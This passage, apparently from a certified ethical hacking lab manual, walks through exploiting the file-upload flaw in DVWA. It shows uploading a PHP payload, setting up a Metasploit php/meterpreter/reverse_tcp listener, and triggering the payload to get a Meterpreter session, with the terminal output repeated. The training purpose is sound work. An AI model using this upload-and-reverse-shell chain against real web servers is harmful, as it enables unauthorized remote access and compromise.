
- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

The bottom of the browser window shows the title 'Vulnerability: File Uploa...' and the standard Linux desktop footer.

18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.




19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.
20. Now, click the **Upload** button to upload the file to the database.



A screenshot of a Mozilla Firefox browser window showing the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/upload/. The main content area displays the "Vulnerability: File Upload" page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The "File Upload" option is highlighted with a green background. The main content area has a heading "Choose an image to upload:" with a "Browse..." button and an input field containing "upload.php". Below this is an "Upload" button with a cursor arrow pointing to it. To the right of the upload form is a "More Information" section containing three links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>


21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.



- Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
- In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

- Now, type **cd** and press **Enter** to jump to the root directory.



26. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.

File Edit View Search Terminal Help

```
:09.14.2011.raid :/STFU|wall.No.Pr;
:hevnsntSurb025N. dNVRGOING2GIVUUP:
:#OUTHOUSE- -s: /corykennedyData:
:$nmap -oS SSo.6178306Ence:
:Awsm.da: /shMTl#beats3o.No.:
:Ring0: `dDestRoyREXKC3ta/M:
:23d: sSETEC.ASTRONOMYist:
:/yo- .ence.N:(){ ;|; & };;
:Shall.We.Play.A.Game?tron/
`~~-ooy.if1ghtf0r+ehUser5
..th3.H1V3.U2VjRFNN.jMh+
'MjM~-WE.ARE.se~-MMjMs
+~KANSAS.CITY's~-`J-HAKCERS~./.
.esc:wq!:`+++ATH`
```

Secure =[metasploit v6.1.9-dev
+ --=[2169 exploits - 1149 auxiliary - 398 post
+ --=[592 payloads - 45 encoders - 10 nops
+ --=[9 evasion

Metasploit tip: To save all commands executed since start up to a file, use the makerc command

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

 - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
 - Type **set LHOST 10.10.1.13** and press **Enter**
 - Type **set LPORT 4444** and press **Enter**
 - Type **run** and press **Enter** to start the listener

29. Observe that the listener is up and running at 10.10.1.13. Minimize the terminal window.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot CEHLyL2 Module 14 Hacking Web Applications
attacker's Home upload.php
READY =[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: To save all commands executed since start up  
to a file, use the makerc command  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:4444
```

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/upload.php** in the address bar, and press **Enter** to execute the uploaded payload.



31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.

msfconsole - Parrot Terminal

```
+~KANSAS.CITY's~`  
J~HAKCERS~./`  
.esc:wq!:  
++ATH  
  
=[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: To save all commands executed since start up  
to a file, use the makerc command  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:4444  
[*] Sending stage (39282 bytes) to 10.10.1.22  
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.22:51848) at 2022-04-20 06:27:35 -0400  
  
meterpreter >
```

32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

The screenshot shows a Parrot OS desktop environment. At the top is a Gnome-style menu bar with icons for Applications, Places, System, and a terminal icon. The system tray shows battery status and the date and time (Wed Apr 20, 06:29). Below the menu is a window titled "msfconsole - Parrot Terminal". The terminal window displays Metasploit version information and a configuration session:

```
[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

